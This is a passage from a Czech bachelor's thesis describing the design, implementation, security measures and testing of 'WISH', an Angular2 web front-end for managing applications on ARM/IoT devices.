  Návrh stránky obsahuje zobrazení jednotlivých zařízení a také filtrování jednotlivých zařízení v tabulce. Návrh této stránky byl změněn ze zobrazení pomocí náhledů na zobrazení pomocí tabulky. Je možnost přejít na profil zařízení nebo přidat nové zařízení.

- Stránka profilu zařízení („device profile“)
  Návrh stránky obsahuje všechny potřebné informace o zařízení a o informacích přicházejících ze zařízení (logy). Tyto informace jsou zobrazeny pomocí tabulek. Profil obrázku lze vidět na obrázku 4.2.


- Stránka aplikací („applications“)
  Návrh stránky je obdobný návrhu stránky zařízení, proto nebyl vytvořen jednotný náhled.

- Stránka schopností („capabilities“)
  Návrh stránky obsahuje jednoduchý filtrační formulář s tabulkou schopností pod ní.

- Stránka obrazů („images“)
  Návrh stránky je podobný stránce schopností.

- Stránka přidání aplikace/zařízení/schopnosti („add application/device/capability“)
  Návrh obsahuje formulář pro přidání aplikace/zařízení. Jednotlivé položky reagují na psaný text a poskytují zpětnou vazbu uživateli, zdali je položka vyplněna korektně.

- Stránka autorů („about“)
  Návrh stránky autorů obsahuje informace o vývoji aplikace.
- Profil uživatele („user profile“)
  Obsahuje informace o přihlášeném uživateli.
- Přihlášení a registrace
  Stránka neobsahuje boční menu a je jednoduché přepínat mezi registrací a přihlášení.



Obrázek 4.2: Přihlašovací obrazovka aplikace WISH

Kapitola 5

Implementace řešení

Tato kapitola se zaobírá implementací řešení správy nahrávání aplikací na ARM zařízení. První část popisuje návrh řešení a vychází z technologií, jež byly popsány v kapitole 3 a požadavků (návrhu) popsaných v kapitole 4. Další sekce již popisují implementaci systému jako celku. Poslední kapitola uvádí, jak se aplikace brání proti vnějším útokům.

5.1 Klientská část aplikace

Tato sekce popisuje problémy řešené při implementaci klientské části aplikace, která je prováděna v prohlížeči uživatele. V poslední části lze nalézt informace o struktuře kódu.

Při implementaci byl zvolen název aplikace pro produkční použití – „What IS Happening“ (v českém překladu „Co se děje?“), akronymem názvu je „WISH“ (v českém překladu „přání“). Hlavní barvou webové aplikace byla zvolena červená barva. Aplikace je naprogramována v anglickém jazyce.

Při implementaci klientské části webu byl kladen velký důraz na vzhled a na možnosti budoucího rozšíření. V této kapitole jsou mimo jiné popsány také maličkosti, které do budoucna pomohou k jednoduchému rozšíření aplikace.

Aplikace je implementována v základní trojici technologií pro vývoj webových aplikací – HTML, CSS a JS. Pro práci s CSS byly využity dva frameworky usnadňující práci – Bootstrap 3.3.7 a LightBootstrap, které byly vybrány především z důvodů jednoduché implementace aplikace kompatibilní na více zařízeních (více informací v kapitole 3.4.2).

Pro práci s JS byl využit framework Angular2, především z důvodů možnosti psát kód typovaným způsobem (TypeScript), velké přehlednosti kódu a ulehčení práce s REST API. (více informací v kapitole 3.4.4). Klientská část aplikace běžela při implementaci na NodeJS serveru. Pro spuštění kódu je tedy potřeba mít k dispozici verzi nodeJS v6.9.x a verzi npm 4.x.x.

5.1.1 Struktura programu

Struktura programu byla v průběhu implementace dvakrát upravována, aby byl kód přehlednější i pro jiné programátory. Tato kapitola popisuje výslednou podobu struktury kódu a je členěna do kapitol podle jednotlivých složek.

Kořenový adresář

V kořenovém adresáři kódu se nachází konfigurační soubory, mezi ty nejdůležitější patří *package.json* a *angular-cli.json*. Dále se zde nachází soubor README a například licence (spadající pod MIT). Nejdůležitější součást kořenového adresáře je složka s obsahem kódu samostatného programu, který je popsán v sekci 5.1.1.

Package.json slouží k definování základních informací o kódu (například název nebo verze), základních skriptů (například „start“ pro spuštění serveru), repositáře, ve kterém je uložen kód a především pro definici všech závislostí na knihovnách třetích stran.

Hlavním účelem souboru angular-cli.json je konfigurace příkazů pro práci v příkazové řádce. Tento konfigurační soubor určuje například lokaci místa, kde se bude aplikace nacházet při vytvoření produkční podoby aplikace. Dále obsahuje informace o souborech, které se mají začlenit do produkční podoby aplikace, v neposlední řadě určuje lokaci zdrojového kódu v rámci projektu. Stejně jako package.json, obsahuje tento soubor základní informace o projektu, jako je název a verze.

Adresář zdrojového kódu

Adresář se zdrojovým kódem obsahuje soubory nezbytné pro běh aplikace, zejména se jedná o složky „app“ a „assets“. První ze zmíněných složek je popsána v sekci 5.1.1. Adresář dále obsahuje konfigurační soubor k překladu TS do JS (tsconfig.json), složku obsahující informace o prostředích, která jsou vývojová nebo produkční. Nachází se zde i vstup do aplikace, tedy soubor „index.html“.

V souboru „index.html“ se nachází importy souborů nacházejících se ve složce „assets“. Mezi těmito soubory se nacházejí jak knihovny třetích stran (například Bootstrap), tak soubory vytvořené speciálně pro tento projekt (především CSS soubory). Kromě zmíněných CSS souborů se ve složce „assets“ nacházejí také JS soubory, obrázky a písma (z anglického „fonts“).

Adresář kódu aplikace

Adresář kódu aplikace (složka „app“) obsahuje soubory týkající se všech stránek, které lze nalézt v aplikaci. Soubory nacházející se přímo v této složce obsahují kód hlavní komponenty stránky, která poté načítá menší komponenty. Nachází se zde také konfigurační soubor aplikace, ve kterém lze změnit například URL adresu back-endu aplikace.


V adresáři kódu aplikace se nachází následující složky s příslušným obsahem:

- Autentizace („Authentication“)
  Tato složka obsahuje komponenty pro přihlášení se a pro registraci.
- Sdílené („Shared“)
  Tato složka obsahuje komponenty sdílené mezi všemi náhledy stránky. Jedná se o navigační menu (horní menu) a zápatí stránky.
- Boční menu („Sidebar“)
  Tato složka obsahuje komponentu bočního menu.
- Hlavní stránka („Dashboard“)
  Tato složka obsahuje komponenty, dostupné uživateli po přihlášení. Zpravidla každá stránka má svou vlastní komponentu, která se nachází v této složce.

5.1.2 Jednotlivé části aplikace

Tato sekce obsahuje informace o implementaci jednotlivých stránek, které lze v aplikaci najít. Favicon aplikace byl nalezen na stránce iconsdb.com[1], která poskytuje volně dostupné obrázky ikon.

Příklad vzhledu aplikace lze vidět na obrázku 5.1. Jedná se o snímek obrazovky ze stránky profilu zařízení.



Obrázek 5.1: Stránka profilu zařízení

Přihlašovací a registrační stránka

Přihlašování do aplikace je řešeno pomocí OAuth protokolu (Více informací naleznete v kapitole 3.2.3). Implementovaný OAuth se mírně liší od popsaného OAuthu tím, že server se zdroji je stejný jako autorizační server. Z tohoto důvodu nepodporuje implementovaný OAuth přihlášení přes třetí stranu. Důvodem použití OAuth protokolu je zvýšení bezpečnosti aplikace.

Při odeslání formuláře pro přihlášení nebo registraci je na back-end poslán HTTP POST požadavek. Potřebné endpointy (URL adresy služeb, která jsou dostupné z klientské části aplikace) pro přihlášení a registraci nebyly bohužel dodány, z tohoto důvodu je v současné implementaci do lokálního úložiště uložen statický přístupový token („access token“), který je později přikládán ke každému požadavku na back-end. Přístupový token je přikládán ve tvaru dle specifikace OAuth[2]. V reálné implementaci bude back-end na základě přiloženého tokenu rozhodovat o poskytnutí dat klientské straně.

Přihlašovací stránka obsahuje pouze jednoduchý formulář pro přihlášení a možnost přechodu na registraci v navigačním menu stránky. Registrační stránka je velmi obdobná stránce přihlašovací. Obsahuje navíc akorát informaci o emailu a nutnost potvrdit zadané

[1] http://www.iconsdb.com/
[2] https://tools.ietf.org/html/rfc6749

heslo. Na žádné z těchto stránek není zobrazeno boční menu, z důvodů nepřístupnosti jiných stránek, než je stránka přihlašovací nebo registrační.

Hlavní stránka

Hlavní stránka („Dashboard“) obsahuje informace o zaregistrovaných zařízeních v systému. Ukazuje celkový počet zařízení, počet běžících zařízení a počet zařízení, které jsou mimo provoz. Tytéž informace ukazuje o aplikacích. Potřebné informace jsou získávány z back-endu pomocí HTTP GET požadavků. Informace jsou zobrazeny pomocí grafů, které byly vytvořeny pomocí knihovny ng2-charts[3]. Grafy je možné v budoucnu přizpůsobit na jiná data, například informace ze senzorů (aplikací), které patří mezi jedno z rozšíření (více informací naleznete v kapitole 6.6).

Zařízení

Stránka zařízení („devices“) obsahuje seznam zařízení přihlášeného uživatele. Zobrazené zařízení jsou získávány pomocí GET HTTP požadavku. Nejprve je využíván endpoint pro získání uživatele, poté jsou vyfiltrovány zařízení uživatele, které jsou poté zobrazovány. Tento seznam lze seřazovat podle vícero kritérií a lze jej také filtrovat. Obě zmíněné funkcionality fungují bez nutnosti potvrzení formuláře. Z důvodů optimalizace je vyhledávání vykonáno až 200 ms po stisknutí poslední klávesy, navíc v případě, že se původní text pro vyhledávání shoduje s novým, vyhledání se neprovede. Obě zmíněné optimalizace omezují zpomalení aplikace při velkém množství zařízení.

Implementace obsahuje dvě možnosti zobrazení zařízení, klasická je pomocí tabulky, kde se jednotlivé řádky obarvují dle současného stavu zařízení (červená – chyba, žlutá – varování, zelená – bez chyby). Druhé možnosti zobrazení je možné dosáhnout pomocí tlačítka „Změnit rozložení“ („Change Layout“), které zobrazí zařízení pomocí náhledů. Stejným tlačítkem se lze vrátit na zobrazení pomocí tabulky. Zobrazení pomocí náhledu je implementováno z důvodu rozšíření o obrázky jednotlivých zařízení, které nejsou k dispozici (není poskytováno back-endem).

Pod seznamem jednotlivých zařízení se nachází stránkování („pager“). K implementaci stránkování byl využit kód od Jasona Watmora [53], který byl upraven pro správnou funkcionalitu v této aplikaci.

Pro přidání nového zařízení lze na stránce zařízení kliknout na tlačítko „Přidat Zařízení“ („Add Device“) nebo zvolit v bočním menu možnost „Nové Zařízení“ („New Device“). Obě ze zvolených možností nás přesměrují na stránku vytvoření nového zařízení, kde po vyplnění povinných údajů lze registrovat nové zařízení. Mezi povinné informace o zařízení patří zejména adresa zařízení („address“), druh zařízení („device vendor“) nebo verze jádra zařízení („kernel version“). Pod každou povinnou položkou je v případě nevyplnění zobrazen text oznamující povinnost položky. Toto zobrazování probíhá automaticky při psaní do položek. V případě, že jsou všechny povinné položky správně vyplněny, je zpřístupněno tlačítko pro přidání zařízení. Přidání zařízení je vykonáno pomocí POST HTTP požadavku.

[3] https://github.com/valor-software/ng2-charts

Profil zařízení

Na profil zařízení se lze dostat skrze seznam jednotlivých zařízení, kliknutím na příslušné zařízení.

Na levé části obrazovky se nachází tlačítko „Vrátit se“ („Go Back“), které navrátí uživatele na předešlou stránku, nezávisle na tom, odkud přišel. Pod tímto tlačítkem se nachází obrázek zařízení, který stejně jako náhled zařízení na stránce zařízení není implementován z důvodů neposkytování příslušné funkcionality back-endem. Na stránce je tento obrázek přítomen z důvodu snadného přizpůsobení budoucí funkcionalitě.

Pod obrázkem zařízení se nachází informace o zařízení („Device info“). Tato část poskytuje všechny potřebné informace o zobrazeném zařízení, které jsou získávány pomocí GET HTTP požadavku na endpoint pro jednotlivé zařízení. Informace o zařízení, na které se má aplikace dotázat je předávána v URL stránky.

V pravé části obrazovky se nachází název zařízení spolu s jeho popisem. Tyto informace jsou získávány ve stejném HTTP požadavku, jako ostatní informace o zařízení.

V pravé spodní části se nachází zprávy přicházející ze zařízení („events“) a informace o jednotlivých aplikacích nacházejících se na zařízení. Mezi těmito částmi stránky lze překlikávat pomocí navigačního menu obsahujícího položky události („Events“) a „Aplikace“ („Applications“). Jednotlivé informace se získávají pomocí REST API volání na příslušné endpointy. Pod touto částí webu se nachází stránkování, stejně jako na stránce zařízení.

V pravé horní části se dále nachází možnost editace a smazání zařízení. Při editaci zařízení je uživatel přesměrován na stránku pro přidání zařízení, avšak jsou zde předem předvyplněny informace o editovaném zařízení. V případě editace platí stejná pravidla jako při přidávání zařízení. V případě odeslání formuláře je vykonán PUT HTTP požadavek.

Při mazání zařízení je potřeba potvrdit smazání v modálním okně, které vyskočí po kliknutí na tlačítko „Smazat zařízení“ („Remove Device“). Při aktivním modálním okně je vše okolo zašedlé a lze operovat pouze s tímto modálním oknem. Kliknutí vedle modálního okna způsobí schování modálního okna. Potvrzení modálního okna způsobí vykonání DELETE HTTP požadavku, který smaže zařízení z databáze.

Aplikace

Stránka aplikací („applications“) je svou strukturou velmi podobná stránce se zařízeními. Horní část stránky obsahuje možnost filtrování jednotlivých, níže položených aplikací. Filtrování je naimplementováno opět s ohledem na optimalizaci rychlosti, tedy reaguje až po 200 ms po skončení psaní a v případě, že se původní text shoduje s konečným, není filtrování uskutečněno. V horní části je také k dispozici seřazování položek podle různých hodnot. Aktuální seřazení je zobrazeno pomocí šipky nacházející se vedle názvu filtru.

Pod částí s filtry se nachází seznam aplikací daného uživatele. Každá aplikace je získávána zvlášť na základě zařízení uživatele, kde každé zařízení obsahuje určité aplikace. Pro získání potřebných informací jsou použití GET HTTP požadavky na back-end. Kromě získání aplikací, jsou získávány příslušné obrazy jednotlivých aplikací a to z důvodu zobrazení názvů obrazů namísto unikátních identifikátorů.

Seznam aplikací má stejně jako seznam zařízení k dispozici dvě možnosti zobrazení, pomocí tabulky nebo pomocí náhledů. Implementace náhledů je opět z důvodů budoucího rozšíření aplikace o obrázky jednotlivých aplikací.

V seznamu aplikací lze jednotlivé aplikace editovat nebo smazat. Smazání způsobí vytvoření modálního okna, které ma stejnou funkcionalitu, jako modální okno při mazání zařízení. Editace aplikace funguje obdobně jako editace zařízení.

Pod seznamem aplikací je k dispozici pager, sloužící k zpřehlednění aplikací. V pravé horní části se nacházejí tlačítka pro změnu náhledu seznamu aplikací a pro přechod na přidání aplikace.

Profil aplikace

Na profil aplikace se lze dostat podobně, jako na profil zařízení. Ze seznamu aplikací je uživatel po kliknutí na příslušnou aplikaci přesměrován na profil aplikace.

Profil aplikace obsahuje nejdůležitější informace o aplikaci v pravé horní části a podrobnější informace v levé spodní části. Tyto informace se opět získávají pomocí HTTP GET požadavků na příslušný endpoint.

Pravá spodní část je připravena pro integraci zpráv z aplikace, tyto zprávy nebyly v době implementace na back-endu dostupné. V kódu profilu aplikace je zakomentovaný vzhled této části stránky.

V pravé horní části se také nacházejí tlačítka pro editaci, případně smazání jednotlivé aplikace. Tlačítko pro editaci nás přesměruje na stránku přidání aplikace a předvyplní políčka, dle informací o aplikaci dostupných z back-endu. Tlačítko pro smazání aplikace zobrazí modální okno, ve kterém je potřeba toto smazání potvrdit.

Schopnosti a obrazy

Stránka pro zobrazení schopností a obrazů je velmi podobná. Obsahuje filtrační formulář v horní části stránky, pod kterým se nachází tabulka s příslušnými informacemi o jednotlivých schopnostech/obrazech.

Ve filtračním formuláři se nachází příslušné vlastnosti jednotlivých obrazů/schopností, podle kterých lze filtrovat výsledky zobrazené v tabulce. V případě stránky schopnosti se zde nachází také tlačítko, které nás po kliknutí převede na stránku přidání schopnosti. Velké množství schopnosti není nutno přidávat, jelikož jsou to výchozí vlastnosti, které se budou nacházet v databází, avšak existuje možnosti přidání vlastní schopnosti.

Jelikož je u některých vlastností v tabulce potřeba zobrazovat pole, je každý prvek pole zobrazen na novém řádku. Tímto způsobem je možné omezit možnost rozhození rozložení aplikace i pří velkém množství prvků v poli (jedná se například o porty). V případě schopností, je možné skrze jednotlivé schopnosti také mazat nebo editovat.

Profil uživatele

Na profilu uživatele lze v levém horním rohu nalézt obrázek. Tato funkcionalita není na back-endu ještě implementovaná, z toho důvodu se zde nachází pouze zástupný obrázek. Napravo od obrázku lze nalézt informace o uživateli, které lze o uživateli vyčíst z back-endu pomoci HTTP GET požadavku. Pokud není ověřen e-mail uživatele, je tato informace zobrazena pod e-mailem červeným písmem.

Spodní část stránky obsahuje v levé části možnost odebrat určité věci z bočního menu. Tato funkcionalita je implementována z důvodu přílišného množství položek v bočním menu. Předpokládá se, že uživatel z počátku bude hojně využívat stránky pro přidání aplikace/zařízení/schopnosti, ale postupem času již nebude potřeba mít tyto položky v bočním menu. Z toho důvodu je možné tyto položky odebrat z (přidat do) bočního menu. Informace o těchto položkách se v současné době ukládá do lokálního uložiště, nicméně v budoucnosti se plánuje přesun těchto informací do informací o uživateli a tím pádem budou informace dostupné i na jiných prohlížečích.

Pravá spodní část není doposud implementována z důvodu absence potřebných informací. Obsah této části bude uvádět poslední přihlášení uživatele a případně IP adresu, ze které se uživatel přihlásil. Tato část bude sloužit pro kontrolu, zdali se někdo nepřihlásil do aplikace namísto uživatele.

Stránka přidání zařízení/aplikace/schopnosti

Jelikož jsou stránky pro přidání jednotlivých částí systému podobné, jsou všechny shrnuty v této sekci.

Stránky přidávání obsahují formulář, který poskytuje jednoduchou možnost, jak zvolit vlastnosti dané entity. Entity, které se přidávají jednotlivě, jsou naprogramovány textovým polem. Pokud je možné přidat více entit jedno typu, je implementace o něco složitější – uživatel má možnost zvolit tlačítko „Přidat další ...“, které umožni přidat více entit jednoho typu (například port). Přidanou entitu je možné také mazat pomocí křížku v políčku entity.

Políčka obsahují kontrolu validity políčka. Pokud se jedná například o textové pole s výběrem schopnosti u vytváření aplikace, je kontrolována jak existence schopnosti, tak i možnost, že dané zařízení má danou schopnost k volně k dispozici. Pokud se jedná o políčko s adresou, je kontrolováno, že daná adresa je typu IPv4 nebo IPv6.

Tyto stránky slouží také k editaci. Rozdíl mezi editací a přidáním je především v tom, že při editaci se v příslušných políčkách předem objeví entity dané části systému. Další rozdíl je v typu požadavku, který se posílá na server po odeslání formuláře. V případě přidávání se jedná o HTTP POST požadavek, v případě editace se jedná o HTTP PUT požadavek. V případě editace se navíc mění název stránky a text uvnitř tlačítka, aby uváděl informaci o tom, že se jedná o editaci.

O autorech

Stránka o autorech je jednoduchá stránka obsahující informace o autorovi projektu. Především obsahuje e-mail pro případnou zpětnou vazbu uživatelů.

Ostatní komponenty

Tato podsekce popisuje implementaci bočního menu, navigačního menu a zápatí stránky. Nejjednodušší z těchto tří komponent je zápatí stránky, které obsahuje informaci o názvu stránky a možnost přejití na hlavní stránku, případně na stránku o autorech. Dalším komponentem je navigační menu, které obsahuje jméno uživatele, možnost odhlášení a také drobeček, který znázorňuje, na jaké stránce se uživatel právě nachází.

Nejsložitější z těchto tří komponent je boční menu, ve kterém se nachází odkazy na různé stránky v aplikaci. Mimo odkazů je u každé položky také uložena informace o nadpisu (používáno v drobečku nacházejícím se v navigačním menu), informace o ikoně a informace o jaký typ položky menu se jedná. Jsou možné tři typy položky, buďto typ „vlevo“, který značí, že se položka bude nacházet v bočním menu nalevo. Dále typ „značka“, který značí, že se položka nebude nacházet nikde, slouží k nastavení případného drobečku. Posledním typem je „vpravo“, který značí, že se položka objeví v menu, pokud je okno zmenšeno. Je-li okno zmenšeno, objeví se boční menu napravo (přizpůsobeno pro tablety, jelikož většina uživatelů jsou praváci a je pro ně jednodušší ovládat boční menu nacházející se vpravo). Položkou typu „vpravo“ jsou označeny i odkazy nacházející se v navigačním menu, které při zmenšení okna zmizí.

5.2 Serverová část aplikace

Front-end je nejlépe přizpůsoben na serverovou technologii NodeJS, na kterém byl front-end vyvíjen. V případě pokračování ve vývoji této aplikace je téměř nezbytné, aby byla aplikace vyvíjena opět na serverové technologii NodeJS.

V průběhu vývoje byl vyvinut server založený na jazyku Golang, který dokáže spustit webové aplikace. Tento server spustit také pomocí Dockeru (kontejneru), je vytvořen také Dockerfile, který je přizpůsoben na architekturu ARM[4] a druhý Dockerfile je přizpůsoben na operační systém Ubuntu 16.04.

Jedná se o velmi odlehčenou verzi serveru, jeho jediná funkcionalita je vracet příslušné dokumenty. Neprobíhá žádná jiná komunikace mezi serverem a front-endem, kterou by bylo potřeba šifrovat.

5.3 Zabezpečení aplikace

Ochrana proti útoku XSRF je zajištěna použitím autorizace typu OAuth. Do lokálního úložiště prohlížeče ukládá přístupový token, který je potřeba použit při téměř jakékoliv akci s aplikací. K tomuto tokenu má přístup pouze aplikace, která jej uložila do lokálního úložiště, tím pádem není možné zaslat úspěšný požadavek z cizí aplikace [29]. Nemožnost provedení útoku XSS proti webové aplikaci zajišťuje JavaScriptový framework Angular2, který automaticky převádí znaky z uživatelského vstupu na příslušné entity HTML kódu. V aplikaci není nikde tento převod zakázán. Aplikace byla otestována proti útokům XSRF a XSS, oba útoky selhaly proti webové aplikaci. Ostatní útoky, jakými jsou injekce SQL („SQL injection“), přetečení zásobníku („buffer overflow“), podtečení zásobníku („buffer underflow“) a jiné, je potřeba řešit na straně back-endu, z důvodů nemožnosti stoprocentního ošetření na front-endu. Je tomu tak z důvodu, že uživatel si může kód front-endu změnit v programátorské konzoli v prohlížeči a poté použít upravený kód. Proti přetečení zásobníku bylo provedeno opatření ve formě omezení maximálního počtu znaku v textových polích.

[4] https://www.arm.com/

Kapitola 6

Testování aplikace

Tato sekce se zabývá testováním webové aplikace implementované v rámci této bakalářské práce. Stejně jako u každé webové aplikace je testovací část kritická pro zjištění, zdali aplikace funguje tak, jak fungovat má. Z toho důvodu byla aplikace důkladně testována v průběhu celé implementace a především před dokončením aplikace. Cílem testování nebylo zjistit pouze fakt, je-li webová aplikace funkční, ale také faktory jako je intuitivnost, jednoduché použití, vzhled aplikace atd. Jinými slovy, bylo zjišťováno, zdali je aplikace použitelná pro uživatele.

6.1 Testování komunikace s back-endem

Tato kapitola obsahuje informace o testování správné funkcionality komunikace back-endu s front-endem. Bylo velmi obtížné testovat tuto komunikaci z důvodu nenaimplementovaného back-endu v době tvorby této bakalářské práce. Při testování bylo využito simulace komunikace s back-endem pomocí stub verze back-endu, který dával zpětnou vazbu při implementaci front-endu.

Stub back-endu aplikace obsahoval velké množství end-pointů, které se na povrchu tvářily jako funkční, avšak chybělo mnoho funkcionality. Například nebyly naimplementovány POST, PUT a DELETE požadavky. Otestování těchto typu požadavků bylo dosaženo pomocí dvou faktorů – proběhla kontrola struktury požadavku dle předlohy, která byla dodána a také dle navrácení kódu 501 ze stubu, tedy informace o tom, že funkcionalita nebyla implementována. Tímto byla otestována jak správná forma požadavku, tak zaslání požadavku na správný endpoint. Během testování komunikace bylo odhaleno několik chyb a nedostatků back-endu, jako je například chybějící jméno u zařízení. Všechny chyby a nedostatky stubu back-endu byly konzultovány s technickým vedoucím ve firmě RedHat a po shodnutí se, že chyba je na straně back-endu, byly upraveny požadavky na server, avšak stub back-endu opraven nebyl.

Při testování RESTful API volání bylo nutné vyřešit CORS (Cross-origin resource sharing, ve překladu dle Wikipedie[1] sdílené zdroje odjinud). Pro vyřešení byl do prohlížečů přidán plugin pro povolení CORS požadavků. Při automatizovaném testování bylo nutné tento problém obejít přidáním argumentu „–disable-web-security“ při spouštění prohlížeče.

Toto integrační testování mělo za úkol předejití budoucích problémů při zprovozňování celého systému (back-end, front-end, koncové zařízení a další menší části).

[1] https://cs.wikipedia.org/wiki/CORS

6.2 Testování na uživatelích

Testování na uživatelích se týkalo především části designu a intuitivnosti aplikace. V průběhu implementace byla aplikace opakovaně ukazována lidem různého věku, pohlaví, technických zdatností apod. V závislosti na jejich zpětné vazbě byla aplikace upravována tak, aby byla pro uživatele více vyhovující.

Tento druh testování probíhal zpravidla neformálně, ústně s lidmi, kteří se nacházeli poblíž v době implementace. Volba dotazníku nebo podobných prostředků pro zjištění zpětné vazby nebyla zvolena z důvodů časté nepřesnosti nebo nepochopení otázky, která může vést k mystifikaci. Dalším důvodem byla nedůvěra k odpovědím z dotazníků, které jsou v obdobných dotaznících často pouze odklikány, aniž by si je dotyčná osoba přečetla nebo nad nimi přemýšlela.

Ve valné většině si uživatel sám hrál s aplikací, proklikal si danou část, která byla zrovna implementována a poté mu byly kladeny otázky typu „Jak zlepšit tuto funkcionalitu?“, „Je zde něco, co je otravné?“, „Napadá tě jiný způsob, jak to udělat?“ apod. Ve většině případů avšak tyto otázky fungovali jako doplňující faktor, jelikož uživatelé měli většinou sami co říct.

Části, které byly upraveny/přidány dle názoru uživatelů jsou například přidání času v levé spodní části bočního menu, na stránce aplikací mazání aplikace v tabulce pomocí textu „Smazat“ („Delete“), namísto pouhého křížku, skrytí modálního okna pomocí kliknutí do pozadí nebo úprava vzhledu profilu aplikace/zařízení.

6.3 Testování na různých zařízeních

V průběhu implementace aplikace byla stránka testována na více rozlišeních. Nejčastějším testovaným rozlišením bylo 16:9 a 4:3, avšak při změnách v grafickém rozhraní aplikace byla aplikace testována taky na velikosti tabletu a mobilního zařízení, čehož bylo dosáhnuto pomocí zmenšení okna prohlížeče na příslušnou velikost.

Aplikace byla testována především na operačním systému Ubuntu 16.04.2 LTS (Xenial Xerus). V průběhu implementace byla aplikace přenesena také na platformu Windows 8.1[2]. Tato změna prostředí nepřinesla nalezení žádných neznámých chyb.

Webové prohlížeče použité při testování byly především Chromium[3], Mozilla Firefox[4] a PhantomJS[5]. Na operačním systému Windows především v prohlížeči Google Chrome[6].

6.4 Automatizované testy

Krátce po vytvoření prvotního rozložení stránky došlo k vytvoření automatizovaných testů pro testování webové aplikace. Tyto testy nahrazují v případě této aplikace jednotkové testy, které neotestují správně funkcionalitu ve webovém prohlížeči.

Testy byly vytvořeny v programovacím jazyku Java a založená jako Maven[7] projekt, který usnadňuje stahování a aktualizaci použitých knihoven. Jednotlivé testy jsou naimple-

[2] https://www.microsoft.com/cs-cz
[3] https://www.chromium.org/
[4] https://www.mozilla.org/en-US/
[5] http://phantomjs.org/
[6] https://www.google.com/chrome/
[7] https://maven.apache.org/

mentovány pomocí knihoven TestNG[8] a Selenium. Knihovna TestNG, byla zvolena jakožto alternativa knihovny JUnit[9], jelikož práce s ní je jednodušší a je jednoduchými anotacemi docílit parametrizace a paralelizace testů. Selenium byla zvolena jakožto nejznámější knihovna s kladnými ohlasy, která slouží ke komunikaci s webovými stránkami.

Automatizované testování probíhalo zejména na třech prohlížečích – Google Chrome, Mozilla Firefox, PhantomJS. Google Chrome a Mozilla Firefox byly zvoleny jakožto zástupci nejvíce se používaných webových prohlížečů. PhantomJS byl zvolen, protože běží na pozadí a neruší od práce na aplikaci. V průběhu implementace začal být používán především Google Chrome spuštěný na virtuálním monitoru (XVFB[10]), díky čemuž bylo možné zkombinovat výhody Google Chrome i výhody PhantomJS.

Pro zapisování výsledků byla použita knihovna Logback[11], která na rozdíl od klasického vypisování na standardní (chybový) výstup poskytuje možnost jednoduché konfigurace pomocí XML souboru a možnost volby priority logování (například pouze chyby).

6.4.1 Struktura automatických testů

Testy jsou strukturovány do dvou složek, jedna z nich obsahuje samotné testy, zatímco druhá obsahuje třídy, které jsou testy z první složky využívají. Naimplementované testy jsou:

- Smoke test – Obsahuje testy základní funkcionality aplikace.
- Sanity test – Obsahuje testy základního rozložení prvků v aplikaci a průchodností aplikace.

Pomocné třídy jsou:

- Nástroje („Utilities“) – funkce (metody), které se používají v implementovaných testech.
- TestLog – abstraktní třída, kterou každý test implementuje – tato třída poskytuje zapisování výsledku do souboru nebo konzole.
- Konfigurace („Configuration“) – slouží k lehkému přizpůsobení testů na jiný systém, na kterém jsou testy spouštěny. Dále zde lze měnit různé nastavení, jako je například prohlížeč nebo způsob zapisování výsledků testů.
- Autentizace („Authentication“) – slouží k lehkému přizpůsobení testů na jiný systém, na kterém jsou testy spouštěny. Dále zde lze měnit různé nastavení, jako je například prohlížeč nebo způsob zapisování výsledků testů.

6.5 Příklady použití aplikace

Tato kapitola popisuje výsledky testových příkladů vytvořených k demonstraci funkčnosti aplikace. Sadu těchto testových příkladů lze nalézt v příloze B.

Příklady použití aplikace se soustředí především na komunikaci s back-endem (přidání/smazání různých entit aplikace). Tuto funkcionalitu bylo možné otestovat pouze pomocí

[8] http://testng.org/doc/
[9] http://junit.org/junit4/
[10] https://www.x.org/archive/X11R7.6/doc/man/man1/Xvfb.1.xhtml
[11] https://logback.qos.ch/

REST API volání, které nebylo možné provést z důvodu nedodaného funkčního back-endu. Nicméně ověření funkcionality proběhlo pomocí zkontrolování struktury těchto volání podle specifikace jednotlivých volání. Je potřeba, aby v každém požadavku na server byla podmnožina (nebo stejná množina) prvků struktury dostupné z back-endu. Jediný případ, kdy toto nebylo dodrženo je při vytváření zařízení. Nedodržení této struktury je z důvodu přidání jména zařízení do HTTP požadavku. Přidání jména ve struktuře zařízení bylo dohodnuto ve firmě RedHat a mělo by být v další verzi back-endu.

Zbývající příklad použití se týká filtrování a seřazování položek v seznamu obrazů na stránce obrazů. Filtrování i seřazování je funkčně naimplementováno. Filtrování je otestováno také pomocí automatických testů, které jsou k dispozici na přiloženém DVD (příloha A).

6.6 Návrh rozšíření aplikace

Aplikace byla naimplementována s ohledem na budoucí rozšíření aplikace, tedy přidání mnoha rozšíření nebude v budoucnosti problém z důvodů připravenosti aplikace na mnohá z rozšíření.

Mezi budoucí rozšíření mohou patřit:

- Doplnění obrázků – z důvodů hezčího vzhledu aplikace je předpokládáno, že se dodají obrázky uživatelů, jednotlivých zařízení a jednotlivých aplikací. Aplikace již obsahuje rozložení stránky pro snadné přidání obrázků. Namísto obrázků byly v době implementace použity zástupné symboly vytvořené pomocí Placehold.it[12].
- Ovládání jednotlivých IoT zařízení – Tuto funkcionalitu bude možné realizovat až v době implementování reálného back-endu a reálné komunikace s koncovým zařízením.
- Zobrazování dat ze senzorů do aplikace. Tato funkcionalita bude možná až se zprovozněním databáze Elastic na back-endu a bude možné sledovat podrobnější zprávy ze zařízení. Implementovaná stránka již obsahuje mock této stránky (lze najít pod částí stránky /#/events-log), avšak nelze zajistit, že bude takhle vypadat i v případném rozšíření, jelikož ještě není vyřešena struktura příchozích zpráv.
- Oblíbené zařízení (aplikace) – možnost přidání oblíbeného zařízení spočívá v zobrazení často ovládaných (oblíbených) zařízení na hlavní stránce, pro rychlejší možnost náhledu/ovládání.
- Notifikace v prohlížeči – integrace s notifikacemi v prohlížeči při chybě na některém ze zařízení.
- Změna grafů na Dashboardu – ve výsledné implementaci je využito knihovny ng2-charts pro tvorbu grafů. V původním záměru bylo použití knihovny Kibana, kterou Angular2 zatím nepodporuje. Použití iframu pro Kibana grafy se vyloučilo, kvůli příliš obtížné komunikaci s Kibanou (i přesto, že je na užití skrze iframe Kibana relativně přizpůsobena).

V aplikaci lze vymyslet ještě mnoho dalších rozšíření, která nejsou implementována v rámci této bakalářské práce. Na velké množství těchto aplikací je podstatné mít k dispozici funkční back-end aplikace.

[12] https://placehold.it/

Kapitola 7

Závěr

